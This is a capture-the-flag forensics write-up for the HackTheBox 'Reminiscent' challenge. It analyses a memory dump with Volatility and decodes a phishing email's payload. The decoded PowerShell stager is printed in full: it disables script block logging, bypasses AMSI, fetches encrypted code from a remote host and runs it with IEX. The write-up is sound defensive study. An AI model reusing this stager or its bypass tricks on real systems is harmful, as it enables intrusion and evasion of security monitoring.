HTB Challenge - Reminiscent -Subject: Forensics -Difficulty: Easy

Erel Regev


Table of Contents

Intro

Challenge Description by HTB:


Suspicious traffic was detected from a recruiter's virtual PC. A memory dump of the offending VM was captured before it was removed from the network for imaging and analysis. Our recruiter mentioned he received an email from someone regarding their resume. A copy of the email was recovered and is provided for reference. Find and decode the source of the malware to find the flag.

I received the following files:



Files analysis


Viewing Resume.eml



```
Return-Path: <bloodworm@madlab.lcl>
Delivered-To: madlab.lcl-flounder@madlab.lcl
Received: (qmail 2609 invoked by uid 105); 3 Oct 2017 02:30:24 -0000
MIME-Version: 1.0
Content-Type: multipart/alternative;
 boundary="=_a8ebc8b42c157d88c1096632aeae0559"
Date: Mon, 02 Oct 2017 22:30:24 -0400
From: Brian Loodworm <bloodworm@madlab.lcl>
To: flounder@madlab.lcl
Subject: Resume
Organization: HackTheBox
Message-ID: <add77ed2ac38c3ab639246956c25b2c2@madlab.lcl>
X-Sender: bloodworm@madlab.lcl
Received: from mail.madlab.lcl (HELO mail.madlab.lcl) (127.0.0.1)
 by mail.madlab.lcl (qpsmtpd/0.96) with ESMTPSA (ECDHE-RSA-AES256-GCM-SHA384 encrypted); Mon, 02 Oct 2017 22:30:24 -0400

--=_a8ebc8b42c157d88c1096632aeae0559
Content-Transfer-Encoding: 7bit
Content-Type: text/plain; charset=US-ASCII

Hi Frank, someone told me you would be great to review my resume..
Could you have a look?

resume.zip [1]

Links:
------
[1] http://10.10.99.55:8080/resume.zip
--=_a8ebc8b42c157d88c1096632aeae0559
Content-Transfer-Encoding: quoted-printable
Content-Type: text/html; charset=UTF-8

<html><head><meta http-equiv=3D"Content-Type" content=3D"text/html; charset=
=3DUTF-8" /></head><body style=3D'font-size: 10pt; font-family: Verdana,Gen=
eva,sans-serif'>
<div class=3D"pre" style=3D"margin: 0; padding: 0; font-family: monospace">=
```

Seems to be an email to investigate regarding the challenge description. It seems to have an attached link to a file called resume.zip.

Viewing imageinfo.txt




```
          Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_23418
                     AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
                     AS Layer2 : VirtualBoxCoreDumpElf64 (Unnamed AS)
                     AS Layer3 : FileAddressSpace (/home/infosec/dumps/mem_dumps/01/flounder-pc-memdump.elf)
                      PAE type : No PAE
                           DTB : 0x187000L
                          KDBG : 0xf800027fe0a0L
          Number of Processors : 2
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0xfffff800027ffd00L
                KPCR for CPU 1 : 0xfffff880009eb000L
             KUSER_SHARED_DATA : 0xfffff78000000000L
           Image date and time : 2017-10-04 18:07:30 UTC+0000
     Image local date and time : 2017-10-04 11:07:30 -0700
```

Is seems that the operating system of the given memory file is Windows 7, and this output is related to the volatility tool.

Erel Regev


Memory Analysis

Validating the profile:




```
┌──(kali㉿kali)-[~/…/HTB/Challenges/Reminiscent/reminiscent]
└─$ ./vol -f flounder-pc-memdump.elf imageinfo
Volatility Foundation Volatility Framework 2.5
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP0x64, Win7SP1x64, Win2008R2SP0x64, Win2008R2SP1x64
                     AS Layer1 : AMD64PagedMemory (Kernel AS)
                     AS Layer2 : OSXPmemELF (Unnamed AS)
                     AS Layer3 : FileAddressSpace (/home/kali/Desktop/HTB/Challenges/Reminiscent/reminiscent/flounder
                      PAE type : No PAE
                           DTB : 0x187000L
                          KDBG : 0xf800027fe0a0L
          Number of Processors : 2
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0xfffff800027ffd00L
                KPCR for CPU 1 : 0xfffff880009eb000L
             KUSER_SHARED_DATA : 0xfffff78000000000L
           Image date and time : 2017-10-04 18:07:30 UTC+0000
     Image local date and time : 2017-10-04 11:07:30 -0700
```

Using the filescan plugin command to look for resume files on the memory dump:




```
┌──(kali㉿kali)-[~/…/HTB/Challenges/Reminiscent/reminiscent]
└─$ ./vol -f flounder-pc-memdump.elf --profile=Win7SP1x64 filescan | grep -i resume
Volatility Foundation Volatility Framework 2.5
0x000000001e1f6200      1      0 R--r-- \Device\HarddiskVolume2\Users\user\Desktop\resume.pdf.lnk
0x000000001e8feb70      1      1 R--rw- \Device\HarddiskVolume2\Users\user\Desktop\resume.pdf.lnk
```

I have the files:



kali
Desktop
HTB
Challenges
Reminiscent
remin
volatility_2.5.linux.standalone
file.None.0xfffffa80017dcc60.vacb
file.None.0xfffffa80022ac740.dat

Used strings against them:




```
AZwBBAGMAQQBBAG4AQQBEAHMAQQBKAEEAQgBtAEEARwB3AEEAWQBRAEIAbgBBAEQAMABBAEoAdwBCAEkAQQBGAFEAQQBRAGcAQgA3AEEAQwBRAEEAWAB3AEI
cQBBAEQAQQBBAFIAdwBCAGYAQQBIAGsAQQBNAEEAQgAxAEEARgBJAEEAWAB3AEIATgBBAEQATQBBAGIAUQBBAHcAQQBIAEkAQQBXAFEAQgBmAEEAQwBRAEEA
gBRAEEAbgBBAEQAcwBBAEoAQQBCAEUAQQBHAEUAQQBkAEEAQgBCAEEARAAwAEEASgBBAEIAWABBAEUATQBBAEwAZwBCAEUAQQBHADgAQQBWAHcAQgBPAEEAR
B3AEEAYgB3AEIAaABBAEUAUQBBAFIAQQBCAEIAQQBGAFEAQQBRAFEAQQBvAEEAQwBRAEEAVQB3AEIAbABBAEYASQBBAEsAdwBBAGsAQQBIAFEAQQBLAFEAQQ
3AEEAQwBRAEEAYQBRAEIAMgBBAEQAMABBAEoAQQBCAGsAQQBHAEUAQQBWAEEAQgBCAEEARgBzAEEATQBBAEEAdQBBAEMANABBAE0AdwBCAGQAQQBEAHMAQQB
AEEAQgBFAEEARQBFAEEAZABBAEIAaABBAEQAMABBAEoAQQBCAEUAQQBHAEUAQQBWAEEAQgBoAEEARgBzAEEATgBBAEEAdQBBAEMANABBAEoAQQBCAEUAQQBF
EUAQQBkAEEAQgBoAEEAQwA0AEEAVABBAEIAbABBAEcANABBAFIAdwBCAFUAQQBFAGcAQQBYAFEAQQA3AEEAQwAwAEEAUwBnAEIAUABBAEUAawBBAFQAZwBCA
IAQQBFAE0AQQBTAEEAQgBCAEEASABJAEEAVwB3AEIAZABBAEYAMABBAEsAQQBBAG0AQQBDAEEAQQBKAEEAQgBTAEEAQwBBAEEASgBBAEIAawBBAEcARQBBAG
AQQBCAEIAQQBDAEEAQQBLAEEAQQBrAEEARQBrAEEAVgBnAEEAcgBBAEMAUQBBAFMAdwBBAHAAQQBDAGsAQQBmAEEAQgBKAEEARQBVAEEAVwBBAEEAPQA=
,&fbM
,&fbM
```

```
┌──(kali㉿kali)-[~/…/HTB/Challenges/Reminiscent/reminiscent]
└─$ strings file.None.0xfffffa80017dcc60.vacb
```


Looks encoded with base64.

Erel Regev



```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat new.txt
p�o�w�e�r�s�h�e�l�l� �-�n�o�P� �-�s�t�a� �-�w� �1� �-�e�n�c� � �J�A�B�H�A�H�I�A�b
�F�k�A�U�w�B�F�A�H�Q�A�d�A�B�J�A�E�4�A�R�w�B�z�A�C�A�A�P�Q�A�g�A�F�s�A�c�g�B�F�A�
Q�B�C�A�E�w�A�W�Q�A�u�A�E�c�A�R�Q�B�0�A�F�Q�A�e�Q�B�w�A�E�U�A�K�A�A�n�A�F�M�A�e�Q
�4�A�Y�Q�B�n�A�G�U�A�b�Q�B�l�A�G�4�A�d�A�A�u�A�E�E�A�d�Q�B�0�A�G�8�A�b�Q�B�h�A�H�
B�s�A�H�M�A�J�w�A�p�A�C�4�A�I�g�B�H�A�E�U�A�d�A�B�G�A�E�k�A�R�Q�B�g�A�G�w�A�Z�A�A
�A�Z�A�B�H�A�H�I�A�b�w�B�1�A�H�A�A�U�A�B�v�A�G�w�A�a�Q�B�j�A�H�k�A�U�w�B�l�A�H�Q�
g�A�C�c�A�T�g�A�n�A�C�s�A�J�w�B�v�A�G�4�A�U�A�B�1�A�G�I�A�b�A�B�p�A�G�M�A�L�A�B�T
�L�g�B�H�A�E�U�A�V�A�B�W�A�G�E�A�b�A�B�V�A�G�U�A�K�A�A�k�A�G�4�A�d�Q�B�s�A�E�w�A�
A�F�A�A�T�w�B�s�A�E�k�A�O�w�B�5�A�F�M�A�Z�Q�B�U�A�F�Q�A�a�Q�B�Q�A�G�c�A�U�w�B�b�A
```

Note that between the symbols there are letters and it is possible to see that the work powershell is written there. Lets try and clean the symbols.



https://toolbox.googleapps.com/apps/encode_decode/

```
QQBGAFEAQQBRAGcAQgA3AEEAQwBRAEEAWAB3AEIAcQBBAEQAQQBBAFIAdwBC
AGYAQQBIAGsAQQBNAEEAQgAxAEEARgBJAEEAWAB3AEIATgBBAEQATQBBAGIAU
QBBAHcAQQBIAEkAQQBXAFEAQgBmAEEAQwBRAEEAZgBRAEEAbgBBAEQAcwBBA
EoAQQBCAEUAQQBHAEUAQQBkAEEAQgBCAEEARAAwAEEASgBBAEIAWABBAEUA
TQBBAEwAZwBCAEUAQQBHADgAQQBWAHcAQgBPAEEARQB3AEEAYgB3AEIAaABB
AEUAUQBBAFIAQQBCAEIAQQBGAFEAQQBRAFEAQQBvAEEAQwBRAEEAVQB3AEIA
bABBAEYASQBBAEsAdwBBAGsAQQBIAFEAQQBLAFEAQQA3AEEAQwBRAEEAYQBR
AEIAMgBBAEQAMABBAEoAQQBCAGsAQQBHAEUAQQBWAEEAQgBCAEEARgBzAEE
ATQBBAEEAdQBBAEMANABBAE0AdwBCAGQAQQBEAHMAQQBKAEEAQgBFAEEAR
QBFAEEAZABBAEIAaABBAEQAMABBAEoAQQBCAEUAQQBHAEUAQQBWAEEAQgBo
AEEARgBzAEEATgBBAEEAdQBBAEMANABBAEoAQQBCAEUAQQBFAEUAQQBkAEEA
QgBoAEEAQwA0AEEAVABBAEIAbABBAEcANABBAFIAdwBCAFUAQQBFAGcAQQBYA
FEAQQA3AEEAQwAwAEEAUwBnAEIAUABBAEUAawBBAFQAZwBCAGIAQQBFAE0AQ
QBTAEEAQgBCAEEASABJAEEAVwB3AEIAZABBAEYAMABBAEsAQQBBAG0AQQBDA
EEAQQBKAEEAQgBTAEEAQwBBAEEASgBBAEIAawBBAEcARQBBAGQAQQBCAEIAQ
QBDAEEAQQBLAEEAQQBrAEEARQBrAEEAVgBnAEEAcgBBAEMAUQBBAFMAdwBBA
HAAQQBDAGsAQQBmAEEAQgBKAEEARQBVAEEAVwBBAEEAPQA=
```


○ Base64 Encode
● Base64 Decode
○ Base64Url Encode
○ Base64Url Decode
○ URL Encode
○ URL Decode
○ MD5 Hash
○ SAML Encode
○ SAML Decode
○ Pretty JSON
○ Quoted-Printable Encode
○ Quoted-Printable Decode
○ UTF16 Decode
○ Hex Decode

Plain Text SUBMIT


```
p o w e r s h e l l   - n o P   - s t a   - w   1   - e n c
 J A B H A H I A b w B V A F A A U A B P A E w A a Q B D A F k A U w B F A H Q A d A B J A E 4 A R w B z A C A A P Q A g A F s A c g B F A E
 Y A X Q A u A E E A U w B z A G U A T Q B C A E w A W Q A u A E c A R Q B 0 A F Q A e Q B w A E U A K A A n A F M A e Q B z A H Q A Z Q B t
 A C 4 A T Q B h A G 4 A Y Q B n A G U A b Q B l A G 4 A d A A u A E E A d Q B 0 A G 8 A b Q B h A H Q A a Q B v A G 4 A L g B V A H Q A a Q
 B s A H M A J w A p A C 4 A I g B H A E U A d A B G A E k A R Q B g A G w A Z A A i A C g A J w B j A G E A Y w B o A G U A Z A B H A H I A
 b w B 1 A H A A U A B v A G w A a Q B j A H k A U w B l A H Q A d A B p A G 4 A Z w B z A C c A L A A g A C c A T g A n A C s A J w B v A G
 4 A U A B 1 A G I A b A B p A G M A L A B T A H Q A Y Q B 0 A G k A Y w A n A C k A L g B H A E U A V A B W A G E A b A B V A G U A K A A k
 A G 4 A d Q B s A E w A K Q A 7 A C Q A R w B S A G 8 A d Q B Q A F A A T w B s A E k A Q w B 5 A F M A Z Q B U A F Q A a Q B O A G c A U w
 B b A C c A U w B j A H I A a Q B w A H Q A Q g A n A C s A J w B s A G 8 A Y w B r A E w A b w B n A G c A a Q B u A G c A J w B d A F s A
 J w B F A G 4 A Y Q B i A G w A Z Q B T A G M A c g B p A H A A d A B C A C c A K w A n A G w A b w B j A G s A T A B v A G c A Z w B p A G
 4 A Z w A n A F 0 A I A A 9 A C A A M A A 7 A C Q A R w B S A G 8 A d Q B Q A F A A T w B M A E k A Q w B Z A F M A R Q B 0 A F Q A a Q B u
 A G c A U w B b A C c A U w B j A H I A a Q B w A H Q A Q g A n A C s A J w B s A G 8 A Y w B r A E w A b w B n A G c A a Q B u A G c A J w
 B d A F s A J w B F A G 4 A Y Q B i A G w A Z Q B T A G M A c g B p A H A A d A B C A G w A b w B j A G s A S Q B u A H Y A b w B j A G E A
```

Now it is possible to see that it's a powershell command that encoding using base64 (-enc flag). It seems that I received another base64 to decode.

I decoded the new base64 value:



```
$GroUPPOLiCYSEttINGs = [rEF].ASseMBLY.GEtTypE('System.Management.Automation.Utils')."GEtFIE`ld"('cachedGroupPolicySetting
s', 'N'+'onPublic,Static').GETValUe($nulL);$GRouPPOlICySeTTiNgS['ScriptB'+'lockLogging']['EnableScriptB'+'lockLogging'] =
 0;$GRouPPOLICYSEtTingS['ScriptB'+'lockLogging']['EnableScriptBlockInvocationLogging'] = 0;[Ref].AsSemBly.GeTTyPE('System
.Management.Automation.AmsiUtils')|?{$_}|%{$_.GEtFieLd('amsiInitFailed','NonPublic,Static').SETVaLuE($NulL,$True)};[SysTe
m.NeT.SErVIcePOIntMAnAgER]::ExpEct100COnTinuE=0;$WC=NEW-OBjEcT SysTEM.NEt.WeBClIEnt;$u='Mozilla/5.0 (Windows NT 6.1; WOW6
4; Trident/7.0; rv:11.0) like Gecko';$wC.HeaDerS.Add('User-Agent',$u);$Wc.PRoXy=[SysTeM.NET.WebRequEst]::DefaULtWeBPROXY;
$wC.PRoXY.CREDeNtIaLS = [SYSTeM.NET.CreDEnTiaLCaChe]::DeFauLTNEtwOrkCredentiAlS;$K=[SYStEM.Text.ENCODIng]::ASCII.GEtBytEs
('E1gMGdfT@eoN>x9{]2F7+bsOn4/SiQrw');$R={$D,$K=$ArgS;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.CounT])%256;$S[$_],$S[$J]=
$S[$J],$S[$_]};$D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-bxoR$S[($S[$I]+$S[$H])%256]}};$wc.HEA
dErs.ADD("Cookie","session=MCahuQVfz0yM6VBe8fzV9t9jomo=");$ser='http://10.10.99.55:80';$t='/login/process.php';$flag='HTB
{$_j0G_y0uR_M3m0rY_$}';$DatA=$WC.DoWNLoaDDATA($SeR+$t);$iv=$daTA[0..3];$DAta=$DaTa[4..$DAta.LenGTH];-JOIN[CHAr[]](& $R $d
atA ($IV+$K))|IEX

┌──(kali㉿kali)-[~/…/HTB/Challenges/Reminiscent/reminiscent]
└─$ echo "JABHAHIAbwBVAFAAUABPAEwAaQBDAFkAUwBFAHQAdABJAE4ARwBzACAAPQAgAFsAcgBFAEYAXQAuAEEAUwBzAGUATQBCAEwAWQAuAEcARQB0AFQ
AeQBwAEUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBVAHQAaQBsAHMAJwApAC4AIgBHAEUA
dABGAEkARQBgAGwAZAAiACgAJwBjAGEAYwBoAGUAZABHAHIAbwB1AHAAUABvAGwAaQBjAHkAUwBlAHQAdABpAG4AZwBzACcALAAgACcATgAnACsAJwBvAG4AU
AB1AGIAbABpAGMALABTAHQAYQB0AGkAYwAnACkALgBHAEUAVABWAGEAbABVAGUAKAAkAG4AdQBsAEwAKQA7ACQARwBSAG8AdQBQAFAATwBsAEkAQwB5AFMAZQ
BUAFQAaQBOAGcAUwBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdAB
